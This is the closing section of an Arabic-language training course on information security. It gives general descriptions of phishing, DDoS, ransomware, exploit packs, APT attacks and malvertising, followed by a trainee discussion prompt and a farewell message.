تعد هجمات التصيد الاحتيالي نوعًا من تهديد أمن المعلومات الذي يستخدم الهندسة الاجتماعية لخداع المستخدمين لكسر ممارسات الأمان العادية والتخلي عن المعلومات السرية، بما في ذلك الأسماء والعناوين وبيانات اعتماد تسجيل الدخول وأرقام الضمان الاجتماعي ومعلومات بطاقة الائتمان والمعلومات المالية الأخرى. وفي معظم الحالات، يرسل المتسللون رسائل بريد إلكتروني مزيفة تبدو وكأنها قادمة من مصادر مشروعة، مثل المؤسسات المالية و eBay) و PayPal) وحتى الأصدقاء والزملاء.

في هجمات التصيد الاحتيالي، يحاول المتسللون حمل المستخدمين على اتخاذ بعض الإجراءات الموصى بها، مثل النقر على الروابط في رسائل البريد الإلكتروني التي تنقلهم إلى مواقع ويب احتيالية تطلب معلومات شخصية أو تثبيت برامج ضارة على أجهزتهم. ويمكن أن يؤدي فتح المرفقات في رسائل البريد الإلكتروني أيضًا إلى تثبيت برامج

ضارة على أجهزة المستخدمين المصممة لجمع المعلومات الحساسة أو إرسال رسائل البريد الإلكتروني إلى جهات الاتصال الخاصة بهم أو توفير الوصول عن بُعد إلى أجهزتهم.

هجمات حجب الخدمة الموزعة:(DDoS)

في هجوم رفض الخدمة الموزع(DDoS) ، تهاجم العديد من الأجهزة المخترقة هدفًا، مثل خادم أو موقع ويب أو مصدر شبكة آخر، ممّا يجعل الهدف غير قابل للتشغيل تمامًا. وقد يجبر تدفق طلبات الاتصال أو الرسائل الواردة أو الحزم المشوهة النظام المستهدف على الإبطاء أو التعطل والإغلاق، ممّا يحرم المستخدمين أو الأنظمة الشرعية من الخدمة.

برامج الفدية:

في هجوم برامج الفدية، يتم قفل كمبيوتر الضحية، عادةً عن طريق التشفير، ممّا يمنع الضحية من استخدام الجهاز أو البيانات المخزنة عليه. ولاستعادة الوصول إلى الجهاز أو البيانات، يتعين على الضحية دفع فدية للمتسلل، عادةً بعملة افتراضية مثل .(Bitcoin) يمكن أن تنتشر برامج الفدية عبر مرفقات البريد الإلكتروني الضارة وتطبيقات البرامج المصابة وأجهزة التخزين الخارجية المصابة ومواقع الويب المخترقة.

مجموعات استغلال:(exploit packs)

هي أداة برمجة تسمح للشخص من دون أي خبرة كتابة التعليمات البرمجية البرمجيات لإنشاء وتخصيص وتوزيع البرامج الضارة. ومن المعروف أن مجموعات استغلال من جانب مجموعة متنوعة من الأسماء، بما في ذلك *عدة* العدوى، مجموعة برمجيات الجريمة وأدوات البرمجيات الخبيثة. ويستخدم مجرمو الإنترنت مجموعات الأدوات هذه لمهاجمة نقاط الضعف في النظام لتوزيع البرامج الضارة أو الانخراط في أنشطة ضارة أخرى، مثل سرقة بيانات الشركة أو شن هجمات رفض الخدمة أو بناء شبكات الروبوت.

هجمات التهديد المستمر المتقدمة: (APT)

التهديد المستمر المتقدم (APT) هو هجوم إلكتروني مستهدف يخترق فيه متطفل غير مصرح به شبكة ويظل غير مكتشفة لفترة طويلة من الزمن. بدلاً من التسبب في تلف نظام أو شبكة، فإن الهدف من هجوم (APT)هو مراقبة نشاط الشبكة وسرقة المعلومات الوصول، بما في ذلك مجموعات الاستغلال والبرامج الضارة. وعادةً ما يستخدم مجرمو الإنترنت هجمات (APT) لاستهداف أهداف عالية القيمة، مثل الشركات الكبيرة والدول القومية، لسرقة البيانات على مدى فترة طويلة

هجوم:(Malvertising)

وهي تقنية يستخدمها مجرمو الإنترنت لإدخال تعليمات برمجية ضارة في شبكات الإعلانات وأيضاً في صفحات الويب المشروعة عبر الإنترنت.

نشاط –30

مناقشة

عزيزي المتدرب:من خلال ما تم شرحه تكلم عن انواع تهديدات امن المعلومات.

الخاتمة

كلمة ختام

لكل بداية نهاية مهما طالت ، وها نحن قد نخط حروف نهايتنا على أرصفة هذا المحور المبارك ، الذي سعينا فيه لإستغلال وقتنا بأمور تفيدننا في ديننا ودنيانا ،آملين من الله أن يكون حقق أهدافه وغاياته التي سطرت له،

مع خالص تحياتي وشكري للجميع ولى اللقاء في دورات تدريبية قادمة

.....